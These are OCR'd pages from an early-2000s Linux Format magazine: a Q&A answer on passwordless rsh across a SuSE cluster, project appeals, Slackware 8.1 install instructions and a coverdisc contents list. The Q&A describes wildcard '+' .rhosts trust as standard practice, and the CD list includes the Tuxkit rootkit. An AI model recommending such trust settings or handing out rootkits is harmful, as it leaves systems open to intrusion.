However, this does also rely on a video card which supports *Xv*, so you may be a little stuck if yours does not. Note that *Xine* loads the display libraries on the fly, so you will need to run *ldd* on the individual files, such as `/usr/local/lib/xine/plugins/xineplug_vo_out_opengl.so`, to find out what they are linked against.

Rhosts config

I am in charge of a cluster of four PCs at work running Linux (zen, orac, marvin and slave). My distro of choice is SuSE. One of the commercial programs we use on the cluster can run in parallel, distributed over the cluster and uses *rsh* to run the remote processes. For this to work *rsh* must run without a password prompt. The standard thing to do is to set *.rhosts* with a "+" to allow the users to login to any machine.

Three of the machines came built with SuSE 7.2, the other machine was running SuSE 7.0 The three machines running v7.2 could not *rsh* to any of the other v7.2 machines e.g.

```
slave% rsh zen ps -ef
would fail with "permission denied" though
```

```
slave% rsh zen
would work ( I believe this is because rsh is not executed, rlogin is used instead) but this would work from v7.2 to the v7.0 built machine. I have tried setting the PAM security setting to be as liberal as possible. I have checked the permissions of rsh. I have read the man pages thoroughly. Everything seems OK. I have tried asking the alt.os.linux.suse newsgroup for help and searching on the SuSE web site. In the end I rebuilt the three machines back to v7.0 and there I will have to stay, unless I can come up with a fix.
```

I'm keen to get back to the v7.2 build, as some of the new software we have received needs *glibc 2.2*

Any help at this point will be gratefully received, no matter how stupid it sounds. When I called SuSE themselves, they claimed this

was outside the extent of their 90 day technical help, and refused to help me. A news thread suggested using *ssh* for a slightly different problem, would this would work? **John Verdicchio**

SSH would be a far more appropriate remote login system to use, as it relies on a more secure authentication method, but for an internal network, it is somewhat unnecessary and makes life more complex.

We tried *rsh* on Debian, and encountered exactly the same problem. However, if you put the individual machine IPs in `~/.rhosts`, then it will permit access from that machine without any problems. As you only have four systems, it is not too much of a problem to edit their *.rhosts* files appropriately to permit shell access from other machines on the network. This may be down to a new release of the *rshd* program, or a configuration change in the packages since SuSE v7.0. You may want to compare all binaries and config files, which are from the *rshd* package, from SuSE v7.2 with those from v7.0 to find out what exactly has caused this problem to occur. [LXF](#)

Submission advice

We are happy to answer all sorts of Linux related questions. If we don't know the answer, we'll find out for you! But in order to give you the best service, it helps a lot if you read the following submission advice.

- Please be sure to include any relevant details of your system. "I can't get X to work" doesn't really mean anything to us if we don't know things like what version of X you are trying to run, what hardware you are running on.
- Be specific about your problem. Things like 'it doesn't work' or 'I get an error' aren't all that helpful. In what way does something not work? What were you expecting to happen? What does the error message actually say?
- Please remember that the people who write this magazine are NOT the authors or developers of Linux, any particular package or distro. Sometimes the people responsible for software have more information available on websites etc. Try reading the documentation!

We will try and answer all questions. If we don't answer yours specifically, you'll probably find we've answered one just like it. We can't really give personal replies to all your questions.

WRITE TO US AT:
Linux Format, Future Publishing, 30 Monmouth Street, Bath BA1 2BW or email: linuxformat@futurenet.co.uk

Help wanted

Free software doesn't just arrive shrink-wrapped and ready on the shelves of some out-of-town retail giant. It's a constant collaborative effort from a community that's happy to have you involved.

Gentoo Linux installer


Power Linux distro

Gentoo Linux is quickly becoming a very popular distribution with developers – and it's easy to see why. It has an advanced software packaging system, called *Portage*, which downloads, builds and installs software from source code – rather like BSD's ports system. This makes it easy to keep your system up-to-date with latest software releases and allows you complete control over how Gentoo Linux is set up. You configure the system and choose what optimisations and functionality you require – rather than relying on choices made by the distro's developer. *Portage* improves on BSD ports in a number of ways, and includes a full dependency system.

One thing is holding Gentoo Linux back from more general appeal, and that is its installer. It doesn't have one

– at least not in the sense that most of us are used to. You currently have to install the system manually by issuing the appropriate shell commands to unpack and copy the system onto pre-prepared partitions. This is clearly not something that will appeal to inexperienced users, so the Gentoo developers have initiated a project to rectify this. They have begun work on an installer based on Red Hat's *anaconda*. This will provide more familiar text-mode and graphical interfaces to automate the installation and set up of Gentoo Linux.

Gentoo are on the look out for developers to help with this project. If you are a Python developer, are familiar with *anaconda* and want to help with modifying and documenting Gentoo's *anaconda*-based installer



Gentoo offers unrivalled power and flexibility, but could be easier to install.

then get in touch. Gentoo also need a web developer to create a website for the installer project, and a graphics designer to create artwork for the installer.

The Gentoo Linux project can be found at www.gentoo.org and the installer project at <http://sourceforge.net/projects/gent-inst/>

Gazelle

A Java-based movie editor

With Linux gaining a greater foothold on the desktop, we are beginning to see more multimedia tools become available. One area that has been neglected, however, is applications for creating and editing animations and movies. *Gazelle* attempts to fill that niche, being, as it is, a Java-based movie editor.

Gazelle has only just been released as an open source project, but is already quite sophisticated. It lets you create animated vector graphics, and include bitmaps and sound. *Gazelle* features both an editor and a player. The latter can be used as an applet to play *Gazelle* movies on your website, or it can be embedded into your own programs.

The project's developer, Mark

MacKay, is looking for help to extend *Gazelle's* functionality. *Gazelle* can only read and write its own XML-based file format, but Mark wanted to add support for exporting to SVG, AVI, MOV and SWF formats. Mark says:

"Someone with experience with SWF would be a big help, so *Gazelle* could export shockwave format movies. It cannot currently export files in .AVI or .MOV format. If someone can take the time sequenced image, sound and MIDI files *Gazelle* creates and turn that into a movie, this functionality could be added to the editor. While *Gazelle* ought to be able to export its animations in SVG format, I don't know enough of the SVG spec to do it myself. Something that could either walk the *Gazelle* node tree and



Can you help to extend *Gazelle* Movie Editor's file format support?

generate SVG or cross compile *Gazelle's* XML file format into SVG would be a big help?"

If you are a Java programmer, preferably one familiar with one of the file formats mentioned, then you can find more information at <http://gazelle.sourceforge.net/>

Your help wanted

There are thousands of Free Software projects in need of some sort of help and thousands of *Linux Format* readers who may be interested in assisting your project. However we cannot publicise what we don't know about.

Whilst a project's website is a great place to highlight the help that is needed to bring the project to fruition, you are not guaranteed that all interested parties will make their way there. So let us highlight your development project for you.

If YOU have a project that's in need of anything from artists and beta-testers to web-designers and, er, something beginning with Z, we want to hear about it. Email us now at linuxformat@futurenet.co.uk and give us some details of your project, and what sort of help you are looking for. Please include plenty of info about the project!

Essential disc info

Read this important information before you use your *Linux Format* coverdisc – CD or DVD. We've collated some helpful info to help you get the most from these jewels of data!

Finding the essentials

Missing something?

As many of the programs on our discs are the very latest releases, they are often built on the very latest libraries and may depend on other packages your current Linux setup does not contain. We try to provide you with as many of these important supporting files and libraries as possible, though obviously we don't have space to include absolutely everything.

In many cases the latest libraries and

other packages you might need will be included in the "essentials" folder on the disc, so if you are missing dependencies, this is the first place to look.

Package formats

Wherever possible, we try to include as many different types of package for an installation as possible, whether that be distribution specific RPMs, debs or whatever. Please bear in mind that we can only do this where space permits and when the packages are available.

We will, apart from exceptional or legally restricted situations, include the source files for any package, so that you can build it yourself.

Documentation

These pages provide helpful information on how to install and use some of the packages on the CD. Please note that many of the applications come with their own documentation, and there are additional notes and files in the relevant directories.

What are all these files?

If you are new to Linux, you may find the profusion of different files and extensions confusing. As we try to give as many packages as possible for compatibility, there will often be two or three files in a directory covering different types of Linux, different architectures and usually source and binary versions – so which do you install? They can be identified by their filenames, and usually just by the file extensions.

Someap-1.0.i386.rpm – This is probably a binary rpm, designed to run on x86 systems.

Someap-1.0.i386.deb – The same, but a debian package.

Someap-1.0.targz – This is usually source code.

Someap-1.0.tgz – Same as the above, tgz is abbreviated form of targz

Someap-1.0.tarbz2 – Same, but uses bzip2 compression instead of zip

Someap-1.0.src.rpm – This is also source code, but supplied as an rpm to make it easier to install

Someap-1.0.i386.RH7.RPM – A binary, x86 RPM designed specifically for Red Hat Linux

Someap-1.0.ppc.Suse7.rpm – A binary RPM designed specifically for SuSE7.x PPC Linux.

Someap-devel-1.0.i386.rpm – A development version.

Installing from tarballs

A tar ball is a two stage archive. First the files are archived into a single file with tar and then compressed with Gzip or Bzip2. To unpack, cd to the directory you want to unpack it, usually your home directory and type one of the following two lines:

```
tar xvf --gzip /mnt/cdrom/Desktop/progname-2.1.0.tgz
tar xvf --bzip /mnt/cdrom/Desktop/progname-2.1.0.tar.bz2
```

Use the first for Gzipped files, those ending in .targz or .tgz, and the second for Bzipped files, ending in .tarbz2 or .tbz2. Naturally, you change the paths to suit the location and name of the archive, and replace /mnt/cdrom with whatever is applicable to your system (e.g. /cdrom). This normally unpacks the archive into a directory of the same name, enter that directory with:

```
cd progname-2.1.0
```

To compile and install the software, type the following three commands:

```
./configure
make
su -c "make install"
```

The last line will prompt you for the root password, as this stage must be run as root. If you are already logged in as root, just type **make install**. This will give you a default installation. If you want to change any aspect of the install, type **./configure --help** to see the options available. For example, you are usually able to change the default location with the PREFIX argument. When you have finished installing, you may remove the source files with:

```
cd ..
rm -fr progname-2.1.0
```

You should also log out as root, before you do anything you may later regret.

Defective discs

In the unlikely event of your CD/DVD being physically damaged we'll send you a new, working version within 28 days. Send your defective disc – complete with your name, address, and a description of the fault – to: **Linux Format, Future Publishing Disc Department, 3B Athena Avenue, Elgin Industrial Estate, Swindon, SN2 8HF**

Creating install CDs with cdrecord

The quickest way to burn an ISO image to CD is with *cdrecord*. You need to be root to do this. First find the address of your CD-writer with

```
cdrecord -scanbus
```

This will show the devices connected to your system. The SCSI address of each device is the three numbers in the leftmost column, say 0,3,0. Now you can burn a CD with

```
cdrecord dev=0,3,0 -v
/path/to/image.iso
```

You can simplify the command by saving some default settings in /etc/default/cdrecord. Add a line for each CD writer on your system (usually one) like this

```
Plextor= 0,3,0 12 16M
```

The first item is a label, after the SCSI address you put the speed and the buffer size to use. You can now replace the SCSI address in the command line with the label, but it gets even easier if you add

```
CDR_DEVICE=Plextor
```

Now you can burn an ISO image to disc with

```
cdrecord -v/path/to/image.iso
```

If you really don't want to use the command line, *gcombust* will do the job for you. Start it as root, select the "Burn" tab and the "ISO 9660 Image" gadget near the top of the window. Put the path to the image file in the gadget and press "Combust!". Now put on the kettle while the CD is created for you.

Other OS?

You do not have to use Linux to burn the ISO to a disc. All the Linux-specific bits are already built into the image file. Programs like *cdrecord* simply dump it to the disk. If you don't have a CD-writer, find someone who does have one, and a DVD drive, and use the CD burning software on their computer. It can be Windows, MacOS, AmigaOS whatever.

No CD burner?

What if you have no CD writer? Do you know someone else with one? You don't have to use Linux to burn the CDs, any operating system that can run a CD-writer will do the job (see above).

With some distributions it is also possible to mount the images and do a network install, or even a local install from another disk partition. The methods often vary between distributions, so check on the distro vendors website for more info.

Coverdisc



Neil Bothwick is your guide through the wonders of this month's jam-packed Linux Format CD. This month we get slack.

On the CD



Wherever you see this logo it means there's related stuff on the CD

Essential info

On page 107 we have grouped together essential info on the different types of packages on your coverdiscs – along with instructions for installing source packages.

Important notice

Before you even put the CD or DVD in your drive, please make sure you read, understand and agree to the following: The Linux Format CD/DVD is thoroughly tested for all known viruses, and is independently certified virus-free before duplication. We recommend that you always run a reliable and up-to-date virus-checker on ANY new software. While every care is taken in the selection, testing and installation of CD/DVD software, Future Publishing can accept no responsibility for disruption and/or loss to your data or your computer system which may occur while using this disc, the programs or the data on it. You are strongly advised to have up-to-date, verified backups of all important files. Please read individual licences for usage terms.

READ ME FIRST

Another month, another coverdisc (or two). This month we have a new version of a very old friend, the latest version of Slackware, ready for you to install

from CD or DVD. CD users get the one disc version, plus another disc full of useful or fun programs to use. DVD users get the full Slackware 8.1 distribution, plus even more useful or fun programs.

The Slackware installation process is the same whether you have a CD or DVD, so you DVD users should carry on reading here instead of skipping straight to the DVD pages.


Slackware 8.1

Slackware is one of the first Linux distributions. It was instrumental in developing the idea of a complete distro, comprising the kernel along with all the other software needed to create a useful working environment. In fact, it was so successful that many people now think "Linux" refers to a complete OS and software package, rather than just the kernel. Slackware may be one of the oldest distros, but its latest release is one of the newest.

This month's *Linux Format* has a basic Slackware 8.1 distribution on one CD, while lucky DVD readers get the whole lot. Calling the single CD version "basic" is a little unfair, Slackware have managed to pack a great deal onto a single disc. In either case, the disc is bootable, but before you shove the disc in the drive and reboot, read on.

Installation

Slackware's install is text only, but while it may not look as pretty as the GUI installers from the likes of Red Hat and Mandrake, it is almost as powerful. Almost? There are a couple of key tasks that must be performed before and after installation. Before you can start the installation proper, you need to prepare your hard disk. If you have a graphical partition manager, like Mandrake's *DiskDrake* or *Partition Magic*, you could set up the partitions beforehand. Otherwise, boot from the disc and use *cfdisk*, see box for details.



Telling Slackware which partitions to use for what.

When you boot from the coverdisc, press Return when you see a "Boot:" prompt, select your keyboard layout when asked and you'll then be

prompted to log in as root. Press Return here. This is where you run *cfdisk* if you need to set up some partitions. When your partitions are

Alternate boot and install options

No CDROM? No problem.

We have assumed that you will be booting from the coverdisc to install Slackware onto an IDE drive. If you want to install to and boot from a SCSI drive, or you need USB support in order to use your USB keyboard during the installation, or you have some other special hardware needs, look in the bootdisks directory of the CD. This contains floppy disk images to cover a variety of situations, the README file lists them all. Copy the relevant one to a floppy disk, using *dd* on Linux or *rawrite* from Windows, and boot from that disk.

If you don't want to install from the CD or DVD at all, such as if you have

the DVD version and want to install Slackware on a computer without a DVD drive, there are alternate install disks in the rootdisks directory. These will enable you to install over a LAN, or from a local hard drive partition if you have already copied the contents of the slackware directory to that computer.

Alternatively, if you have a CD Writer, you can create a bootable installation CD from the files on the DVD – follow the instructions in *isolinux/README.TXT*. You'll have to leave out some packages, as the README file explains, but you could copy those to a second CDR and install them later using *installpkg*.


Also on the CD

Desktop/Fluxbox

With the recent release of GNOME 2, GNOME and KDE are competing head to head to be the best desktop environment. However, many people are willing to trade features for a faster, more responsive window manager. Enter *Fluxbox*. Lighter and faster doesn't have to mean boring, *Fluxbox* is fully themeable. The CD also has a collection of themes so you can make it look how you prefer. *Fluxbox* is also configurable in many other ways, not only its appearances. To help you with this, we have included *Fluxconf*, an independent configuration tool for *Fluxbox*. We also have *Fluxbox-AA* – a separate project with new features, and support for anti-aliased fonts.

Desktop/Kallers

Do you wish you knew who was calling before you answer the phone? Most telephone companies have an option to send Calling Line identification (CLID) information between the rings of an incoming call. All you need is a special box or phone to pick up and display the number. That is, unless you already have modem on the phone line. If your modem supports CLID, and most do, all you need now is some suitable software. *Kallers* is a KDE3 panel applet that displays the number of an incoming call. Numbers are also logged and you can browse your call history, which is useful if your PC is switched on while you are out as you'll get a list of all missed calls. You



Fast, light and themeable, the Fluxbox window manager

can associate names with known numbers: the next time that number calls, you'll see a name as well as the number. Not only is it nice to know

who is calling before you answer, it makes it easier to ignore telemarketing calls, or at least be prepared for such a call before answering it. >>>

ready, type **setup** to start the installer. You will be presented with a menu of options. The first one is Help, read it. After that you simply work down the list. As you finish each step, you'll be asked if you want to move onto the next, so you may not see the menu again until you have finished. Use the cursor keys to highlight options in a list, the tab key to choose between the options at the bottom of the display and the Return key to proceed.

The first stages involve selecting and formatting the partitions you previously created, first swap, then the root partition, then any others, such as /home. If you are unsure about the formatting options here, go with the defaults. Now your partitions are set up to receive your Slackware install, it is time to decide what you would like to install. The next choice is where you want to install from, if you have booted from the coverdisc, choose option 1.

You can now select which groups of packages you would like to install.



This is where you choose which groups of packages to install. Most are selected by default.

All but the internationalisation packages are selected by default. To select or unselect a group, move the highlight onto that group and press the space bar. Now you have a choice of how installation should proceed. If you want to fine tune the package selection choose either Menu or Expert. You will be asked which packages you wish to install as setup progresses. If you just want to let it get on with the job, choose Full. If you chose Full, now is a good time to mow the lawn. Depending on the speed of your PC, installing all the packages could take a while. A default install took around 15 minutes on a 1.4GHz Athlon, which quite a bit faster than installing a similar number of packages from an RPM based distribution. When package installation is complete, you need to choose your kernel, if in doubt, select the "skip" option to install the kernel the CD booted from.

Ready to boot

The next two steps are essential to starting your new Slackware setup. You need to create either a boot disk or set up the *Lilo* bootloader. If you use *Lilo*, it's still worth creating a boot disk in case anything goes wrong with *Lilo* at a later date. Without at least one of these, you'll have a nice new Linux installation that you can't boot into.

You will next be asked some questions to set up the basic hardware and network config and create an account for the root user. Now you can

exit the installer, remove the install disc from the drive and reboot. Your PC will reboot, but in console mode, you haven't set up X yet, even though it was installed. It is possible that the default configuration will work, try typing **startx** after logging in. If it doesn't, you'll need to run *xf86config*

to set X up to work with your graphics card. Follow the prompts and you'll soon have a working setup. If you want to boot into X by default, edit /etc/inittab, find the lines that read **#Default runlevel (Do not set to 0 or 6)** and **id:3:initdefault:** and change the 3 to 5. Have fun ;-)

Partitioning your hard disk

With simple command line tools

You need a minimum of two partitions, one for the root filesystem and one for swap space. It is useful to put /home on its own partition. Many settings are stored in your home directory, so putting it on a separate partition means you won't lose them should you want or need to reinstall.

The full Slackware installation uses just over 2GB of disk space, so your root partition needs to be at least 3GB if you plan on installing all or most packages. /home is used mainly for data files, so its size depends on how much data you'll want to store. A large MP3 collection will obviously require more than a few email and letters.

The general recommendation was to have twice as much swap space as memory, but that was when desktop computers had far less memory. With machines containing 512MB or more of RAM being fairly common, we aren't suggesting you need a gigabyte of swap space. No matter how much memory you have, you would probably never need more than 256MB.

The Slackware install disc has two

tools for partitioning, *fdisk* and *cfdisk*. Unless you are comfortable using *fdisk*, use *cfdisk*. Type **cfdisk /dev/hda** when you get to the Slackware prompt, assuming your drive is master on the first IDE channel. This will give you a list of partitions and free space. *cfdisk* doesn't have an option for resizing partitions, so you'll need some free space before you start, or you can delete an unused partition in *cfdisk*. Use the Up/Down cursor keys to select partitions and the Left/Right keys to select options from the menu at the bottom. Select the free space and then New. You may find it easier to create the swap and /home partitions first and then let the root partition take up the rest of the space. You will have to change the type of the swap partition, select the partition, then Type. Set this partition to 82.

When you have set up your partitions as you want, select Write to commit the changes to disk. Until now you haven't actually changed anything on the disk. Then select Quit to get back to the Slackware prompt.

LinuxFormatCoverdiscCD

Games/TORCS

Car racing games are fairly common, but this is different. Normally you race against cars driven by other players, or cars programmed into the game. With *TORCS*, *The open Racing Car Simulator*, you can program the cars. You still control your own car with a joystick or other input device, but you can also decide how other cars behave. This opens up possibilities for competing against other people, by programming cars for them to race against.

Graphics

Some programs can become ubiquitous without many of their users realising they are using them. *Cdrecord* is a good example, it provides the CD writing capabilities for almost every GUI-based CD authoring program written for Linux. *POVray* is almost as ubiquitous in the field of 3D rendering. *POVray* (*Persistence of Vision*) is a command line rendering package and provides the rendering engine for several 3D modelling programs. So



Drive your own car and program the opposition's, with TORCS.

CD CONTENTS AT A GLANCE

Magazine

CD-R	cdrecord and cdparanoia, for the CD-R tutorial
Emulators	All the files mentioned in this month's Emulation article.
Gnumeric	The files for our Gnumeric tutorial
HotPicks	All the programs covered in this month's HotPicks section.
Intel	Evaluation versions of Intel Software Development Products
Java	The files to go with this month's Java tutorial
Kylix	Example files from the Kylix tutorials
MainActor	The demo version of MainActor
PHP	PHP source code and example scripts
Quasar	Quasar Accounting evaluation
Ruby	The Ruby scripting language
Spam	No spam in here, only programs to help deal with it
Tuxkit	The tuxkit root kit
ZendStudio	Evaluation software from Zend

Desktop

AFD	Automatically distribute files locally or to remote hosts
Allin1	Status applet for FluxBox and similar window managers
BBWeather	Displays the current weather conditions in a window
DrGenius	GNOME Geometry Exploration & Numeric Intuitive User System
ECLiPtRoaster	GNOME interface to mkisofs and cdrecord
Fluxbox	Lightweight and highly configurable window manager
FluxBox-AA	Lightweight and configurable window manager
FluxConf	Set of programs for configuring fluxbox
Ftree	Display and manipulate of family tree information
Gcombust	GTK+ frontend for mkisofs, mkhybrid, cdrecord & cdlabelgen
GKrellMGamma	Gkrellm plugin to control your monitor's gamma correction
Glark	Searches files with powerful, complex regular expressions
GnomeMlview	Tree-oriented XML editor for GNOME
GWintree	Genealogy chart program for Linux
Kallers	KDE system tray applet to display caller ID information
Karchiver	KDE utility made to ease working with compressed files
KSMSend	KDE 3.0 frontend for SMSsend
LazyRead	Auto-scrolls files on your screen in movie credit fashion
Mtools	Utilities for accessing MS-DOS disks
MToolsFM	Makes access to floppies easier for beginners
NEdit	Text editor for programmers and general users
Planets	Fun, interactive program for many-body gravity simulations
SelectWM	Select your window manager at login
ShermansAquarium	Applet aquarium with randomly selected fish or turtles
TheDailyJournal	Manages notes, appointments, contact and to-do lists
ViewMe	Open files that need to be viewed with other viewers
WebGedcomViewer	Web-based Gedcom viewer that uses MySQL and Perl
WindowMaker	X11 window manager with integration support for GNUstep
XMLEditor	Application for editing XML files

Development

ArgoUML	Java open source CASE tool
BugTraction	Web-based bug tracking system
BugzillaCLI	Command-line interface to the bug tracking tool, bugzilla.
BuildPkg	Package build system to create RPM and dpkg packages
ConfigurationFileLibrary	

CRUNCHbox	Routines for manipulating configuration files
FLTK	Creates crunched binaries
FormProc	The Fast Light Tool Kit
GTK+	Java library to make handling and validating forms easy
JavaCheckstyleTool	Library for creating graphical user interfaces
JavaGuiBuilder	Helps write Java code that adheres to a coding standard
Libspopc	Decouple your GUI code from the rest of your application
LibUSB	Simple-to-use POP3 client library
LogWriterLibrary	Library to provide userspace access to USB devices
OpenGL-FreeType2Library	Library that provides functions to log messages to files
	OpenGL/FreeType2 Text Rendering Library
pyNMS	Python modules for network management and testing
RubyPassword	Methods for creating, verifying, and manipulating passwords

Games

BubbleShooter	Addictive arcade game
DuzzleDuddle	Clone of the well-known arcade game Puzzle Bubble
Europa	War game with a concept is based on xbattle
JuppsPinball	Jupp's Pinball is a simple pinball game.
Lavengro	Vocabulary-test engine compatible with the bsd-games quiz
Marbles	Create a figure out of single marbles within a time limit
Pyzzle	Cross-platform Myst/Riven interface-style game engine
Race	Star Wars: Racer style game
SDLSopwith	Port of the classic flying game Sopwith
TORCS	3D racing cars simulator using OpenGL

Graphics

AVIDemux	Graphical tool to edit AVI
AVIManager	Manage your (large) movie (DVD, DivX) collection
Ayam	3D modelling environment for the RenderMan interface
gAnim8	Build and manipulate animated gifs and small MPEG videos
Gif2png	Convert images from GIF to PNG format
Gifsicle	Powerful command-line program for manipulating GIF images
Jpgtn	Generates smaller JPEGs from larger ones
oKle	oKle is a KDE front end to the Ogle DVD player.
p5-IPA	Perl library of image processing operators and functions
POVRAY	Persistence Of Vision Raytracing Toolkit
Sinek	GTK+ video player for MPEG1/2, AVI, VCDs and DVDs
TuxPaint	Simple and entertaining drawing program for young children
VideoLAN-Client	MPEG, VCD/DVD, and DivX player
XELand	Generates night landscapes as stereo pairs

Internet

Efisto	Send files to anyone via the web
FFproxy	Filtering HTTP proxy server
Freenet	P2P network to distribute information over the Internet
FTPMap	Scans FTP servers to identify the software they use
Gaim	GTK-based AOL messenger application
Getbinnews	Download and extract split binary files, including yEnc
Gnuzza	Peer to peer (p2p) encrypted chat client
IMAPFilter	Processes mailbox messages according to defined filters
nnNewsreader	Curses-based USENET news reader
OfflineIMAP	Read the same mailbox from multiple computers
Pygmy	GNOME mail client written in Python

when *POVray* is updated, the other programs also get an upgrade. *POVray* 3.5 has been in development for over two years, and is finally released. Naturally, that means it found its way onto our CD almost immediately.

Internet/ SaveMyModem

There is a lot of spam flying around the Internet, resulting in a lot of anti-spam programs. Many of these, such as *procmal* and *Spam Assassin* – also

on this month's CD – run on the mail server. This means you either need an ISP who runs *procmal* on their server, or you have to download mail before you can filter it. That's fine if you have a broadband connection, but defeats the object if you use a modem as you still have to download the virus attachments sent out by people with unsecured *Outlook Express* setups.

SaveMyModem does what it says. It filters mail in your POP3 mailbox before you download it. It does this according to rules you define, which

can be as simple or as complex as you like. There are two modes of operation, interactive for testing your rules, to make sure you don't delete any genuine offers of large amounts of money. Once you're happy with the rules you've set up, you can run *SaveMyModem* in batch mode, immediately before you collect mail

Linux on the move

You may already have noticed a new directory on the CD, Mobile. This was

added because there are an increasing number of applications designed for mobile computing. These include software specifically for laptops, programs for Linux PDAs and utilities related to wireless networking. The contents may vary each month, but it will always be software that is most useful away from the traditional desktop and server environments.

This month the majority of the programs are for the Sharp Zaurus, many of which will also run on a Linux-enabled iPaq. [LXF](#)

SaveMyModem	Anti-spam, mail-shaping, and delete-on-server mail tool
SpamBouncer	Set of procmal instructions to tag or delete spam
Mobile	
Asapm	Advanced Power Management (APM) monitor for laptop PCs
AutoSpeedstep	Daemon to control power consumption and processor speed
Froot	Clear a playing field full of fruit
Frotz	Interpreter for all Infocom games
Gutenbrowser	Search 1000's of titles and authors of classic literature
IQNotes	Notes, address book, todo, event organizer and sketcher
Kismet	802.11b network sniffer and network dissector
KMerlin	IM (Instant Messenger) client
LightSwitch	Adds a lightbulb icon to the Zaurus taskbar
MysqIDatabase	MySQL for the Zaurus
OpenSSH	of the popular OpenSSH package to the Sharp Zaurus PDA
Qpdf	PDF Viewer for Zaurus
QTRreader	Small QTE based etext reader
Rdate	The console rdate application
Rsync	Rsync port
Samba	Serve smb-shares from your zaurus
SMBmount	SMBmount for the Zaurus
SQLite	C library to implement an embeddable SQL database engine
SynchronizeClock	Frontend for rdate to get a servers time
TabManager	Move Zaurus applications from one tab to another
UnofficialZaurusFAQ	Everything you wanted to know about the Zaurus
WWOFFLE	Simple proxy server for use with dial-up internet links
XNetStrength	Monitor the wireless signal strength of 802.11b cards

Office

Copper	Work with Oracle and MySQL databases
Freeside	Freeside is an open-source billing package for ISPs.
JavaGanttChart	Java-based Gantt chart package
Smyle	Hierarchical/relational database written in and for Java
TaskJuggler	Tool for serious project management
Zeiberbude	Point of sale program for cyber-cafes

Server

AccountServicesManager	Automated management for Web hosting companies
AlarmPinger	Monitors various IP devices by simple ICMP echo requests
ApacheCompileHOWTO	Instructions and examples for compiling Apache and modules
ApacheFileManager	Simple HTML filemanager
ApacheSearchEngineLog	Logs the search engine terms that led to one's site
ASPseek	Internet search engine
CherryPy	Python-based tool for developing dynamic Web sites
Eyebrowse	Web-based mailing list archive browser
eZPublish	Web-based application suite
htEdit	Maintain .htaccess files to password protect web sites
HTMLTidy	Fix errors and tidy up HTML
Isoqlog	Report on Qmail, Postfix, and Sendmail logfiles
kmMail	PHP-based mail program
LookingGlass	Looking Glass written in Perl as a CGI script
MasqMail	MTA for hosts that are not permanently connected

MessageWall	SMTP proxy to keep out viruses and spam
ModSSL	Strong cryptography for Apache via SSL v2/3 and TLS v1
Pen	Load balancer for TCP-based protocols such as HTTP or SMTP
PhilsWebmail	Lets you read your email using only a Web browser
PHPAccelerator	PHP cache delivering substantial acceleration of scripts
PHPWeather	Show the current weather on your Web page
Pound	Reverse HTTP proxy, load balancer, and SSL wrapper
Procmal	Flexible and powerful mail filtering
RealizationEngine	Innovative Web-based group communication tool
SeminoleWebserver	Portable Web server designed to be used in embedded systems
SquidView	Interactive console program that monitors squid logs
WebGlimpse	Scalable, feature-rich search engine to index your web site
WebPanacea	Import Web access logs into a database
XLNTProguard	Monitors a basic Unix daemon

Sound

amSynth	Realtime polyphonic analogue modeling synthesizer
ApolloPlayer	User-friendly, compact, playlist-oriented sound player
Kcast	Graphical frontend for running an Internet radio station
Keso	Editor for scores and orchestras
kPlaylist	Turns your music collection into a streaming Web site
MakeAudio	Graphical tool to create audio CDs from MP3 or wav files
Mup	Produces PostScript output for printed music
ReZound	Graphical audio file editor
Trout	Stream a selected list of audio MPEG files over a network
WORMMP3Encoder	Powerful and flexible MP3 encoder
XMMSVQFPugin	Gives XMMS the ability to decode VQF files

System

AutoPKG	AutoPKG lets you keep your Slackware system up to date
AutoRPM	Keep your system up to date
BruteforceExploitDetector	Test for buffer overflows/format string vulnerabilities
ChkRootkit	Check for signs of a rootkit
DNeve	Recover and clean your system after a root kit attack
DUNewLogNotifierAndParser	Parses and presents logfile information
FISH	Help RPM installation by providing automatic dependencies
Gpkg	Command-line GNUMake package management tool
Kaffe	Personal Java 1.1 compliant Java environment
LCDNetstat	Displays TCP/IP connections on an external LCD screen
LogArch	Archiver for log files
LogWatch	Analyzes and reports on system logs
OpenLDAP	Robust, commercial-grade, full featured LDAP package
OpenSSH	Unix/Linux port of OpenBSD's OpenSSH
OpenSSL	Secure Sockets Layer V2/3 and Transport Layer Security V1
